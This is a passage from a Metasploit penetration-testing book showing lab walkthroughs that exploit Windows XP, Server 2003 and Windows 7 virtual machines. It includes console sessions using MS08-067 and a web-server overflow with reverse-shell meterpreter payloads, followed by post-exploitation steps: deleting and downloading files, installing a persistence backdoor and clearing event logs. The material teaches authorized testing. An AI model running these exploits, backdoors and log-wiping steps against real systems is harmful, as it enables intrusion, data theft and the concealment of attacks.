Recalling the basics of Metasploit, we are all set to perform our first penetration test with Metasploit. We will test an IP address here and try to find relevant information about the target IP. We will follow all the required phases of a penetration test here, which we discussed in the earlier part of this chapter.

### Assumptions

Considering a black box penetration test on a Windows XP system, we can assume that we are done with the preinteraction phase. We are going to test a single IP address in the scope of the test, with no prior knowledge of the technologies running on the target. We are performing the test with Kali Linux, a popular security-based Linux distribution, which comes with tons of preinstalled security tools.

### Gathering intelligence

As discussed earlier, the gathering intelligence phase revolves around gathering as much information as possible about the target. Active and passive scans that include port scanning, banner grabbing, and various other scans depends upon the type of target that is under test. The target under the current scenario is a single IP address, located in a local network. So here, we can skip passive information gathering and can continue with the active information-gathering methodology.

Let's start with the internal **FootPrinting** mechanism, which includes port scanning, banner grabbing, ping scans to check whether the system is live or not, and service detection scans.

To conduct internal FootPrinting, NMAP proves as one of the finest available tool. Let's perform a simple ping scan with NMAP on the target to check whether the target is online or not, as shown in the following screenshot:

```
root@root:~# nmap -sP 192.168.75.130

Starting Nmap 5.51 ( http://nmap.org ) at 2013-08-28 11:22 EDT
Nmap scan report for 192.168.75.130
Host is up (0.0012s latency).
MAC Address: 00:0C:29:21:98:DA (VMware)
Nmap done: 1 IP address (1 host up) scanned in 0.46 seconds
root@root:~#
```

The usage of the `-sP` switch in NMAP followed by the IP address of the target will direct NMAP to perform a ping scan over the target. NMAP not only tells us whether the system is alive or not, but it also displays the MAC address of the target by sending an ARP request. However, if the target blocks ICMP packets, NMAP ping scan automatically switches the approach by changing from ICMP to TCP-based packets.

In addition, if you are running the NMAP scan from the user account you can ensure that the access is switched to the root by typing the `sudo -s` command.

Once you're done with the ping scan, it is very clear that the target in scope is online.

The next step is to find out information regarding the operating system and open ports. Port scanning is the method of finding open ports and identifying running services on ports that are found. NMAP offers a variety of scan methods used to identify open ports. Using the `-O` switch will direct NMAP to perform operating system detection, device type identification, network distance, open ports, and services running on them. This NMAP scan is famous by the name of **operating system detection** type scan. Let's see how we can perform this type of scan on the target:

```
root@root:~# nmap -O 192.168.75.130

Starting Nmap 5.51 ( http://nmap.org ) at 2013-08-28 11:22 EDT
Nmap scan report for 192.168.75.130
Host is up (0.00096s latency).
Not shown: 994 closed ports
PORT      STATE SERVICE
80/tcp    open  http
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
443/tcp    open  https
445/tcp    open  microsoft-ds
3306/tcp   open  mysql
MAC Address: 00:0C:29:21:98:DA (VMware)
Device type: general purpose
Running: Microsoft Windows XP|2003
OS details: Microsoft Windows XP Professional SP2 or Windows Server 2003
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 3.67 seconds
```



The output of the scan lists various services found on the open ports as well as the OS details of the target. Therefore, at this point, we know that the target is up. Ports 80, 135, 139, 443, 445, and 3306 are open. The target is running on Windows XP Professional SP2 or Windows Server 2003. However, it may happen that the OS details are not correct every time. So, to confirm this, use other operating system fingerprinting tools such as Xprobe2, p0f, and so on.



Refer to <http://nmap.org/bennieston-tutorial/> for more information on NMAP scans.

Refer to <http://null-byte.wonderhowto.com/how-to/hack-like-pro-conduct-os-fingerprinting-with-xprobe2-0148439/> for operating system detection scans with Xprobe2.

Refer to an excellent book on NMAP at <http://www.packtpub.com/network-mapper-6-exploration-and-security-auditing-cookbook/book>.




For better service detection, we can use the `-sV` switch in NMAP. Additionally, we can also use the `-o` switch to save the output and export the result to a different tool such as Nessus and so on. We will also look at how to export functions in the latter chapters.

## Modeling threats

From the preceding phase, we know that the operating system is either Windows XP Professional SP2 or the Windows 2003 server. Explore the vulnerabilities on Windows XP systems or Windows 2003 servers via <http://www.cvedetails.com/product/739/Microsoft-Windows-Xp.html> and [http://www.cvedetails.com/product/2594/Microsoft-Windows-2003-Server.html?vendor\\_id=26](http://www.cvedetails.com/product/2594/Microsoft-Windows-2003-Server.html?vendor_id=26) respectively, and match the vulnerabilities with the ports that are found. It can be concluded that majority of these groups of operating systems are vulnerable to attack on port 445. Due to the NETAPI vulnerability on port 445, this can lead to a complete system compromise. However, a vulnerability check on third-party software such as Apache and MySQL must be part of the checklist as well.

Categorizing this vulnerability as high risk, all the other found threats need to be in the list according to the factors of their impact.

At this point of the test, we know that from the list of open ports, port number 445 is vulnerable to a high-risk attack on Windows XP professional or Windows 2003.

 Refer to [http://www.cvedetails.com/product-list/product\\_type-o/vendor\\_id-26/firstchar-/Operating-Systems.html](http://www.cvedetails.com/product-list/product_type-o/vendor_id-26/firstchar-/Operating-Systems.html) for more information on various vulnerabilities in Windows-based operating systems.

## Vulnerability analysis

Modeling out threats, let's consider the NETAPI vulnerability and discuss some of its details. However, the details of the vulnerability are available at <http://www.cvedetails.com/cve/CVE-2008-4250/>, which includes information on how operating systems are affected, links to hot fixes, and so on. Rapid7 also documents this vulnerability and its related exploit at [http://www.rapid7.com/db/modules/exploit/windows/smb/ms08\\_067\\_netapi](http://www.rapid7.com/db/modules/exploit/windows/smb/ms08_067_netapi).

## The attack procedure with respect to the NETAPI vulnerability

The users of Metasploit are only concerned with exploitation; however, we will still discuss the inside story behind the attack on this vulnerability. We must know what we are doing and how we are doing it. This will help us strengthen our exploitation skills.

## The concept of attack

The concept of this attack is the absence of **Address Space Layout Randomization (ASLR)** usage in the previous and older versions of Windows operating systems. ASLR is responsible for loading a program dynamically into the memory, which means at a different place every time. Operating systems such as Windows XP SP1, XP SP2, 2003 Server, and so on, do not use ASLR. So the nonusage of ASLR makes **Data Execution Prevention (DEP)** vulnerable to an attack. The canonicalization flaw in the `NETAPI32.dll` file in Windows allows the attacker to bypass the DEP protection and overwrite the return addresses and various registers.

## The procedure of exploiting a vulnerability

The exploit code in this attack makes a connection with the target first. Further, it creates a **Server Message Block (SMB)** login connection at the lower transport layer. Now, the specially crafted **Remote Procedure Call (RPC)** request overwrites the return addresses on the stack and sets the attacker's desired address to it. **ShellCode** is placed after the overwriting of the return address; after this is done, the program counter is adjusted in such a way that it points to the ShellCode. After the execution of ShellCode, the attacker gets back to the session. Some of the terms might look scary here, but things will get clearer as we move ahead.

Therefore, at this point, we have enough knowledge about the vulnerability, and we can go further with the exploitation of the vulnerability.

## Exploitation and post-exploitation

Let's see how we can actually exploit the target that has a modelled-out threat with Metasploit. Let's launch the Metasploit console interface and search for the `ms08_067_netapi` exploit by typing the following command:

```
msf>search netapi
```

While executing the preceding command, we will see so many different versions of the exploit. However, we will start our approach with the `ms08` version of the exploit. We selected this version of the exploit because we have the corresponding CVE details from the year 2008. Therefore, we proceed by selecting the `ms08_067_netapi` exploit using the `use` command as follows:

```
msf>use exploit/Windows/smb/ms08_067_netapi
```

To launch this exploit, we need to set the required options. Let's see what these options are and what they are supposed to do, as shown in the following table:

Option	Explanation	Value
RHOST	The IP address of the remote host to be exploited	192.168.75.130
RPORT	The remote port to be connected to	445
Payload	What action to perform upon a successful exploitation	The windows/meterpreter/reverse_tcp payload will set up a reverse connection back to the attacker machine if the target gets exploited successfully
LHOST	The IP address of the attacker machine	192.168.75.133

Option	Explanation	Value
LPORT	The port of the attacker machine that will handle communications, which the reverse shell will connect to on the target system	4444 (set as default)
EXITFUNC	Used to specify how the process is to be terminated in case of a failure, crash, or normal exit (default)	
SMBPIPE	Used to select a particular pipe to be used when setting up the communication and <b>Inter Process Communication (IPC)</b> (default)	
Meterpreter	A Metasploit module that is composed of a variety of post-exploitation functions	

Let's now run the exploit against the target:

```
msf exploit(ms08_067_netapi) > back
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > set RHOST 192.168.75.130
RHOST => 192.168.75.130
msf exploit(ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(ms08_067_netapi) > set LHOST 192.168.75.133
LHOST => 192.168.75.133
msf exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 192.168.75.133:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 2 - lang:English
[*] Selected Target: Windows XP SP2 English (NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (749056 bytes) to 192.168.75.130
[*] Meterpreter session 2 opened (192.168.75.133:4444 -> 192.168.75.130:1034) at 2013-08-28 11:26:14 -0400

meterpreter > █
```



We are skipping the process of setting the values that are active by default. To check which default values are active, type the show options or show advanced command.

By setting up all the required parameters as shown in the preceding screenshot, we choose to exploit the system and gain access to the target by issuing the exploit command.

We can see the prompt changing to **meterpreter**. This denotes a successful payload execution and marks the exploit's success.

Let's use some of the post-exploitation features of Metasploit. Let's begin by collecting the basic information about the target by issuing the `sysinfo` command, as shown in the following screenshot:

```
meterpreter > sysinfo
Computer      : NIPUN-DEBBE6F84
OS            : Windows XP (Build 2600, Service Pack 2).
Architecture : x86
System Language : en_US
Meterpreter   : x86/win32
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > getpid
Current pid: 1080
```

Next, we issue `getuid` and `getpid` to find out the current privileges' level and the current process we have broken into.

Consider a scenario where the user of a target machine terminates the process. In this case, the access will be lost, and we will need to relaunch the entire attack. To overcome this issue, we can migrate from this process into a more reliable process with the help of the `migrate` command. A more reliable process can be the main process in Windows, which is `explorer.exe`. However, to migrate, we need to have the process ID of the `explorer.exe` process. We can find out the process ID for `explorer.exe` with the `ps` command. By finding out the process ID of the process in which we wish to jump into, we can issue the `migrate` command followed by the process ID of the process, as shown in the following screenshot:

```
meterpreter > migrate 1692
[*] Migrating to 1692...
[*] Migration completed successfully.
meterpreter > getpid
Current pid: 1692
meterpreter > getuid
Server username: NIPUN-DEBBE6F84\Administrator
meterpreter > getsystem
...got system (via technique 1).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

We can verify the migration process by issuing the `getpid` command again. Moreover, we can see that meterpreter shows us the current process ID of the `explorer.exe` process. This denotes successful migration of the shell into the `explorer.exe` process. However, as soon as we try issuing the `getuid` command, it shows that we only have user-level access. This is because we migrated into a user-initiated process, `explorer.exe`. However, we can gain system-level access back again by issuing the `getsystem` command.

Now, let's perform some of the basic post-exploitation functions such as removing a directory with the `rmdir` command, changing a directory with the `cd` command, listing the contents of a directory with the `ls` command, and downloading a file with the `download` command, as shown in the following screenshot:

```
meterpreter > rmdir Confidential-Client
Removing directory: Confidential-Client
meterpreter > cd Market-Data
meterpreter > ls

Listing: C:\R&D\Market-Data
=====
Mode                Size  Type  Last modified          Name
-----
40777/rwxrwxrwx    0   dir   2013-08-28 11:31:02 -0400 .
40777/rwxrwxrwx    0   dir   2013-08-28 11:34:17 -0400 ..
100666/rw-rw-rw-   5   fil   2013-08-28 11:31:07 -0400 data.txt

meterpreter > download data.txt
[*] downloading: data.txt -> data.txt
[*] downloaded : data.txt -> data.txt
meterpreter > █
```

If you closely look at the preceding screenshot, you'll realize that we removed a directory named `Confidential-Client` with the `rmdir` command. Then, we downloaded a file present in the `Market-Data` directory named `data.txt` with the `download` command.

## Maintaining access

Maintaining access is crucial because we might need to interact with the hacked system repeatedly. So, in order to achieve this, we can add a new user to the hacked system, or we can use the persistence module from Metasploit. Running the persistence module will make the access to the target system permanent by installing a permanent backdoor to it. Therefore, if in any case the vulnerability patches, we can still maintain the access on that target system, as shown in the following screenshot:

```
meterpreter > run persistence
[*] Running Persistence Script
[*] Resource file for cleanup created at /root/.msf3/logs/persistence/NIPUN-DEBBE6F84_20130828.4019/NIPUN-DEBBE6F84_20130828.4019.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=192.168.75.133 LPORT=4444
[*] Persistent agent script is 612454 bytes long
[+] Persisten Script written to C:\WINDOWS\TEMP\ytPXugfnM.vbs
[*] Executing script C:\WINDOWS\TEMP\ytPXugfnM.vbs
[+] Agent executed with PID 2680
```

Running the persistence module will upload and execute a malicious .vbs script on the target. The execution of this malicious script will cause a connection attempt to be made to the attacker's system with a gap of every few seconds. This process will also be installed as a service and is added to the start up programs list. So, no matter how many times the target system boots, the service will be installed permanently. Hence, its effect remains unless the service is uninstalled or removed manually.

In order to connect to this malicious service at the target and regain access, we need to set up a multi/handler. A multi/handler is a universal exploit handler used to handle incoming connections initiated by the executed payloads at the target machine. To use an exploit handler, we need to issue commands as shown in the following screenshot, from the Metasploit framework's console:

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.75.133
LHOST => 192.168.75.133
msf exploit(handler) > exploit
```

A key point here is that we need to set the same payload and the LPORT option, which we used while running the persistence module.

After issuing the exploit command, the multi/handler starts to wait for the connection to be made from the target system. As soon as an incoming connection gets detected, we are presented with the meterpreter shell.

## Clearing tracks

After a successful breach into the target system, it is advisable to clear every track of our presence. In order to achieve this, we need to clear the event logs. We can clear them with the **event manager** module as follows:

```
meterpreter > run event_manager -c
[-] You must specify and eventlog to query!
[*] Application:
[*] Clearing Application
[*] Event Log Application Cleared!
[*] Security:
[*] Clearing Security
[*] Event Log Security Cleared!
[*] System:
[*] Clearing System
[*] Event Log System Cleared!
meterpreter >
```



We can also remove event logs by issuing the `clearev` command from the meterpreter shell.

At this point, we end up with the penetration testing process for the Windows XP environment and can continue with the report generation process. In the preceding test, we focused on a single vulnerability only, just for the sake of learning. However, we must test all the vulnerabilities to verify all the potential vulnerabilities in the target system.

## Penetration testing Windows Server 2003

Windows Server 2003 can be tested in exactly the same way as we did for Windows XP. This is because both the operating systems fall under the same kernel code set. However, make sure that repeated attempts to exploit a Windows Server 2003 could cause the server to crash. Therefore, both the Windows XP and Windows Server 2003 are found vulnerable to the NETAPI-based vulnerability. However, the vulnerabilities in IIS and old instances of MSSQL can be additionally tested within the scope of the test.

Let's try out the same exploit for Windows Server 2003 as follows:

```
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > set RHOST 192.168.75.139
RHOST => 192.168.75.139
msf exploit(ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(ms08_067_netapi) > set LHOST 192.168.75.138
LHOST => 192.168.75.138
msf exploit(ms08_067_netapi) > exploit
```

We can see the exploit working like a charm in Windows Server 2003 as well, as shown in the following screenshot:

```
[*] Started reverse handler on 192.168.75.138:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows 2003 - No Service Pack - lang:Unknown
[*] Selected Target: Windows 2003 SP0 Universal
[*] Attempting to trigger the vulnerability...
[*] Sending stage (752128 bytes) to 192.168.75.139
[*] Meterpreter session 2 opened (192.168.75.138:4444 -> 192.168.75.139:1030) at
2013-08-31 17:52:24 +0000

meterpreter > sysinfo
Computer      : APEX-BJOZQELLBN
OS           : Windows .NET Server (Build 3790).
Architecture : x86
System Language : pt_BR
Meterpreter   : x86/win32
meterpreter >
```



Additionally, we can use the client-based exploitation approach here as well. We will study about client-based exploitation in the latter chapters. However, I leave Windows Server 2003 as an exercise for you.

Let's move further and test a much more advanced operating system in terms of security policies.

## Penetration testing Windows 7

Exploiting a Windows 7 system is much more difficult than the previously discussed operating systems. This is due to the complex architecture of windows 7, the implementation of much greater security policies such as usage of ASLR, and much more advanced firewalls.

So, how can we attack Windows 7 systems? The answer to this question is by exploiting third-party applications in use or the client-based exploitation.

## Gathering intelligence

Let's start by port scanning the target system. This time, however, let's perform a stealth scan by defining the `-sS` switch. **Half-open scan/ Syn scan** is another name given to the stealth scan because it only completes two of the three phases of a TCP's three-way handshake. Therefore, it creates less noise on the network. Let's also provide a few commonly found open ports with the `-p` switch. However, using this switch will instruct NMAP to only test these ports and skip every other port as shown in the following screenshot:

```
root@kali:~# nmap -sS 192.168.75.137 -p21,22,25,80,110,445

Starting Nmap 6.25 ( http://nmap.org ) at 2013-08-31 17:37 UTC
Nmap scan report for 192.168.75.137
Host is up (0.026s latency).
PORT      STATE SERVICE
21/tcp    closed ftp
22/tcp    closed ssh
25/tcp    closed smtp
80/tcp    open  http
110/tcp   closed pop3
445/tcp   open  microsoft-ds
MAC Address: 00:0C:29:42:91:C5 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 13.90 seconds
root@kali:~#
```

After scanning the target at ports 21, 22, 25, 80, 110, and 445, we can only see port 80 and port 445 open.

At this point, we know that the target is up and running. We also know that port 80 and port 445 are open. Repeating the OS fingerprinting process from the previous scan on the windows XP system, we can conclude that the IP address is running Windows 7. I skip this step for you to encourage self-exploration.

We will use another type of scan here to identify services. This scan is known as service detection scan and is denoted by the `-sV` switch. We already know that port 445, by default, runs the `microsoft-ds` service, so we skip checking it. Therefore, the only port under exploration is port 80. We instruct NMAP in the preceding command to perform a service detection scan only on port 80 by specifying it using the `-p` switch.

Let's move further and figure out which service is running on port 80 along with its version, as shown in the following screenshot:

```
root@kali:~# nmap -sV 192.168.75.137 -p80

Starting Nmap 6.25 ( http://nmap.org ) at 2013-08-31 17:38 UTC
Nmap scan report for 192.168.75.137
Host is up (0.093s latency).
PORT      STATE SERVICE VERSION
80/tcp    open  http      PMSoftware Simple Web Server 2.2
MAC Address: 00:0C:29:42:91:C5 (VMware)
```

## Modeling threats

From the gathering intelligence phase, we know that port 80 and port 445 are open at the target premises. Additionally, we also know that port 80 is running **PMSoftware Simple Web Server 2.2** and port 445 is running the `Microsoft-ds` service. Exploring the CVE details about the service running on port 445, we can easily figure out that Windows 7 operating system is free from the bug that was the most common bug in Windows XP/2003 operating systems. At this point of the test, we only have port 80 to attack. So, let's gather details about this vulnerability via <http://www.osvdb.org/84310>. Exploring the vulnerability details, we can see that a public exploit is available for this version of the HTTP server.



Details about the exploit can be found at [http://www.rapid7.com/db/modules/exploit/windows/http/sws\\_connection\\_bof](http://www.rapid7.com/db/modules/exploit/windows/http/sws_connection_bof).

## Vulnerability analysis

A **simple web server connection buffer overflow** vulnerability can allow an attacker to send a malicious HTTP request in the HTTP Connection parameter to trigger a buffer overflow in the application and gain access to the system.

## The exploitation procedure

A vulnerability is triggered when we send an HTTP/GET/1.1 request along with other parameters such as Connection and Host. We supply the target IP as host. However, when it comes to the Connection parameter, we supply enough junk data to possibly crash the buffer and fill up the remaining registers with our custom values. These custom values will overwrite **Extended instruction pointer (EIP)** and other registers that will cause a redirection in the program. Therefore, it will redirect the execution of the program and present us with the entire control of the system. The overflow actually occurs when this malicious request is tried to be printed by the software using the `vsprintf()` function, but instead, ends up filling the buffer and space beyond the limits of the buffer. This overwrites the values of EIP that holds the address of the next instruction and other registers with values supplied in the request itself.

Taking a step further, let's exploit the target system using the vulnerability.

## Exploitation and post-exploitation

After launching the Metasploit framework, we issue the `use` command followed by the path of the exploit to start working with the exploit. We move further by exploiting the target after setting all the required options and the payload, as shown in the following screenshot:

```
msf > use exploit/windows/http/sws_connection_bof
msf exploit(sws_connection_bof) > set RHOST 192.168.75.137
RHOST => 192.168.75.137
msf exploit(sws_connection_bof) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(sws_connection_bof) > set LHOST 192.168.75.138
LHOST => 192.168.75.138
msf exploit(sws_connection_bof) > exploit

[*] Started reverse handler on 192.168.75.138:4444
[*] Trying target SimpleWebServer 2.2-rc2 / Windows XP SP3 / Windows 7 SP1...
[*] Sending stage (752128 bytes) to 192.168.75.137
[*] Meterpreter session 2 opened (192.168.75.138:4444 -> 192.168.75.137:49159) a
t 2013-08-31 17:42:11 +0000

meterpreter > sysinfo
Computer      : WIN-DJR41HT3R0S
OS            : Windows 7 (Build 7600).
Architecture : x86
System Language : en_US
Meterpreter   : x86/win32
meterpreter > █
```

Bingo! We made it. We successfully exploited a Windows 7 system with a third-party application. Let's verify the target system by issuing the `sysinfo` command from meterpreter in order to verify the details of Windows 7.

Furthermore, we can elevate privileges, gain system-level access, run backdoors, and download/upload files to the exploited system easily. I leave these post-exploitation features as an exercise for you to complete.

## Using the database to store and fetch results

It is always a better approach to store the results when you perform penetration testing. This will help us build a knowledge base about hosts, services, and the vulnerabilities in the scope of a penetration test. In order to achieve this functionality, we can use databases in Metasploit.

The latest version of Metasploit favors PostgreSQL as the default database. However, some users face many problems with it. The most common problem is the **database not connected** error. In order to address this issue, open a terminal and issue the following commands:


```
#services postgresql start
#services metasploit start
```

Now, restart Metasploit, and you will see that the error no longer exists.

After solving database issues, let's take one step further and start with database operations. To find out the status of the databases, open the Metasploit framework's console and type the following command:

```
msf>db_status
```

The preceding command will check whether the database is connected and is ready to store the scan results or not, as shown in the following screenshot:

A screenshot of a terminal window showing the Metasploit framework's console. The prompt is 'msf >'. The user has entered the command 'db\_status'. The output is '[\*] postgresql connected to msf3'. The prompt is now 'msf >' with a cursor.

```
msf > db_status
[*] postgresql connected to msf3
msf > █
```

Next, if we want to connect to a database other than the default one, we can change the database using the following command:

```
db_connect
```

However, typing only the preceding command will display its usage methods as we can see in the following screenshot:

```
msf > db_connect
[*] Usage: db_connect <user:pass>@<host:port>/<database>
[*] OR: db_connect -y [path/to/database.yml]
[*] Examples:
[*] db_connect user@metasploit3
[*] db_connect user:pass@192.168.0.2/metasploit3
[*] db_connect user:pass@192.168.0.2:1500/metasploit3
msf > db_driver
[*] Active Driver: postgresql
[*] Available: postgresql, mysql
```

In order to connect to a database, we need to supply a username, password, and a port with the database name along with the `db_connect` command.

Let's explore what various other commands that we have in Metasploit do for databases, as shown in the following screenshot:

```
msf > db_
db_connect      db_export      db_nmap          db_status
db_disconnect   db_import      db_rebuild_cache
msf > db_status
[*] postgresql connected to msf3
msf > 
```

We have seven different commands for database operations. Let's see what they are supposed to do. The following table will help us understand these database commands:

Command	Usage information
db_connect	This command is used to interact with databases other than the default one
db_export	This command is used to export the entire set of data stored in the database for the sake of creating reports or as an input to another tool
db_nmap	This command is used for scanning the target with NMAP, but storing the results in the Metasploit database
db_status	This command is used to check whether the database connectivity is present or not
db_disconnect	This command is used to disconnect from a particular database
db_import	This command is used to import results from other tools such as Nessus, NMAP, and so on
db_rebuild_cache	This command is used to rebuild the cache in case the earlier cache gets corrupted or is stored with older results

After gaining a basic knowledge of database commands, let's move further and perform an NMAP scan through a database extension in Metasploit. This scan will automatically add all the details that are found to various sections of Metasploit.

Let's run a service detection scan by using the `-sV` switch as follows:

```
msf > db_status
[*] postgresql connected to msf3
msf > db_nmap -sV 192.168.15.5
[*] Nmap: Starting Nmap 6.25 ( http://nmap.org ) at 2013-08-27 19:08 IST
[*] Nmap: Nmap scan report for 192.168.15.5
[*] Nmap: Host is up (0.0033s latency).
[*] Nmap: Not shown: 994 closed ports
[*] Nmap: PORT      STATE SERVICE      VERSION
[*] Nmap: 80/tcp    open  http        Apache httpd 2.2.21 ((Win32) mod_ssl/2.2.21 OpenSSL/1.0.0e
PHP/5.3.8 mod_perl/2.0.4 Perl/v5.10.1)
[*] Nmap: 135/tcp   open  msrpc       Microsoft Windows RPC
[*] Nmap: 139/tcp   open  netbios-ssn
[*] Nmap: 443/tcp   open  ssl/http    Apache httpd 2.2.21 ((Win32) mod_ssl/2.2.21 OpenSSL/1.0.0e
PHP/5.3.8 mod_perl/2.0.4 Perl/v5.10.1)
[*] Nmap: 445/tcp   open  microsoft-ds Microsoft Windows XP microsoft-ds
[*] Nmap: 3306/tcp  open  mysql       MySQL (unauthorized)
[*] Nmap: MAC Address: 24:FD:52:03:49:E9 (Unknown)
[*] Nmap: Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
[*] Nmap: Service detection performed. Please report any incorrect results at http://nmap.org/submit/.
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 31.28 seconds
msf >
```

Once you're done with the NMAP scan, we can clearly see the output on the screen. However, the question that arises here is whether the scan results are stored in the database.

Let's verify the hosts present in the database using the `hosts` command. This command will show the entire list of scanned hosts with relevant information associated with them such as the MAC address, OS information, and other details, as shown in the following screenshot:

```
msf > hosts

Hosts
=====

address      mac              name  os_name          os_flavor  os_sp  purpose  info  comm
-----
-----
192.168.15.5  24:FD:52:03:49:E9  Microsoft Windows
213.201.199.13  Unknown
```

In addition, we can see what services are available on these hosts by issuing the `services` command:

```
msf > services

Services
=====

host      port  proto  name      state  info
----
192.168.15.5  80    tcp    http      open   Apache httpd 2.2.21 (Win32) mod_ssl/2.2.21 OpenSSL/1.0.0e PHP/5.3.8 mod_perl/2.0.4 Perl/v5.10.1
192.168.15.5  135   tcp    msrpc     open   Microsoft Windows RPC
192.168.15.5  139   tcp    netbios-ssn open   Microsoft Windows RPC
192.168.15.5  443   tcp    http      open   Apache httpd 2.2.21 (Win32) mod_ssl/2.2.21 OpenSSL/1.0.0e PHP/5.3.8 mod_perl/2.0.4 Perl/v5.10.1
192.168.15.5  3306  tcp    mysql     open   MySQL unauthorized
192.168.15.5  445   tcp    microsoft-ds open   Microsoft Windows XP microsoft-ds
213.201.199.13 21    tcp    ftp       filtered
213.201.199.13 22    tcp    ssh       filtered
213.201.199.13 25    tcp    smtp      filtered
```

We can clearly see the list of all the services that are found on hosts present in the database.

The idea of using databases helps us store the scan details, which results in better vulnerability management.

## Generating reports

Metasploit's pro edition provides great options to generate reports on a professional basis. However, when it comes to the Metasploit community edition, we can use databases efficiently to generate a report in the XML format. This can be simply achieved using the `db_export` function.

We can simply create an XML report by issuing the following command:

```
msf> db_export -f xml /home/apex/report.xml
```

The `-f` switch here defines the format of the report. The report in the XML format can be imported into many popular vulnerability scanners such as Nessus, and so on, which will help us in finding out more about the target host.

## The dominance of Metasploit

Why do we prefer Metasploit to manual exploitation techniques? Is this because of a hacker-like terminal that gives a pro look, or is there a different reason? Metasploit is a preferable choice when compared to traditional manual techniques because of certain factors that are discussed in the following sections.

## Open source

One of the top reasons why one should go with Metasploit is because it is open source and actively developed. Various other highly paid tools exist for carrying out penetration testing. However, Metasploit allows its users to access its source code and add their custom modules. The pro version of Metasploit is chargeable, but for the sake of learning, the community edition is mostly preferred.

## Support for testing large networks and easy naming conventions

It is easy to use Metasploit. However, here, ease of use refers to easy naming conventions of the commands. Metasploit offers great ease while conducting a large network penetration test. Consider a scenario where we need to test a network with 200 systems. Instead of testing each system one after the other, Metasploit offers to test the entire range automatically. Using parameters such as **subnet** and **Classless Inter Domain Routing (CIDR)** values, Metasploit tests all the systems in order to exploit the vulnerability, whereas in a manual exploitation process, we might need to launch the exploits manually onto 200 systems. Therefore, Metasploit saves an ample amount of time and energy.

## Smart payload generation and switching mechanism

Most importantly, switching between payloads in Metasploit is easy. Metasploit provides quick access to change payloads using the `set payload` command. Therefore, changing the meterpreter or a shell-based access into a more specific operation, such as adding a user and getting the remote desktop access, becomes easy. Generating shell code to use in manual exploits also becomes easy by using the `msfpayload` application from the command line.

## Cleaner exits

Metasploit is also responsible for making a much cleaner exit from the systems it has compromised. A custom-coded exploit, on the other hand, can crash the system while exiting its operations. This is really an important factor in cases where we know that the service will not restart immediately.



Consider a scenario where we have compromised a web server and while we were making an exit, the exploited application crashes. The scheduled maintenance time for the server is left over with 50 days time. So, what do we do? Wait for the next 50 odd days for the service to come up again so that we can exploit it again? Moreover, what if the service comes back after getting patched? We could only end up kicking ourselves. This also shows a clear sign of poor penetration testing skills. Therefore, a better approach would be to use the Metasploit framework, which is known for making much cleaner exits as well as offer tons of post-exploitation functions such as persistence that can help maintaining a permanent access to the server.

## The GUI environment

Metasploit offers a nice GUI and third-party interfaces such as Armitage. These interfaces tend to ease the penetration testing projects by offering services such as easy-to-switch workspaces, vulnerability management on the fly, and functions at a click of a button. We will discuss these environments more in the latter chapters of this book.

## Summary

Throughout this chapter, we have been through the introduction of phases involved in penetration testing. We have also seen how we can set up an environment for testing, and we recalled the basic functionalities of Metasploit as well. We saw how we can perform a penetration test on windows XP, Windows Server 2003, and Windows 7. We also looked at the benefits of using databases in Metasploit.

After completing this chapter, we are equipped with:

- Knowledge about the phases of a penetration test
- Knowledge about setting up a penetration test lab for Metasploit exercises
- The basics of the Metasploit framework
- Knowledge about the working of traditional exploits
- Knowledge about the approach to penetration testing with Metasploit
- Benefits of using databases in Metasploit

The primary goal of this chapter was to inform you about penetration test phases and Metasploit. This chapter focused entirely on preparing ourselves for the next chapters.

In the next chapter, we will cover a technique that is a little more difficult, that is, scripting the components of Metasploit. We will dive into the coding part of Metasploit and write our custom functionalities to the Metasploit framework.

# 2

## Reinventing Metasploit

After recalling the basics of Metasploit, we can now move further into the basic coding part of Metasploit. We will start with the basics of Ruby programming and understand the various syntaxes and semantics of it. This chapter will make it easy for you to write Metasploit modules. In this chapter, we will see how we can design and fabricate various custom Metasploit modules. We will also see how we can create custom post-exploitation modules, which will help us gain better control of the exploited machine.

Consider a scenario where the systems under the scope of the penetration test are very large in number, and we need to perform a post-exploitation function such as downloading a particular file from all the systems after exploiting them. Downloading a particular file from each system manually will consume a lot of time and will be tiring as well. Therefore, in a scenario like this, we can create a custom post-exploitation script that will automatically download a file from all the systems that are compromised.

This chapter focuses on building programming skill sets for Metasploit modules. This chapter kicks off with the basics of Ruby programming and ends with developing various Metasploit modules. In this chapter, we will cover the following points:

- Understanding the basics of Ruby programming
- Writing programs in Ruby programming
- Exploring modules in Metasploit
- Writing your own modules and post-exploitation modules
- Coding meterpreter scripts
- Understanding the syntaxes and semantics of Metasploit modules
- Performing the impossible with RailGun
- Writing your own RailGun scripts


Let's now understand the basics of Ruby programming and gather the required essentials we need to code Metasploit modules.

Before we delve deeper into coding Metasploit modules, we must know the core features of Ruby programming that are required in order to design these modules. However, why do we require Ruby for Metasploit? The following key points will help us understand the answer to this question:

- Constructing an automated class for reusable code is a feature of the Ruby language that matches the needs of Metasploit
- Ruby is an object-oriented style of programming
- Ruby is an interpreter-based language that is fast and consumes less development time
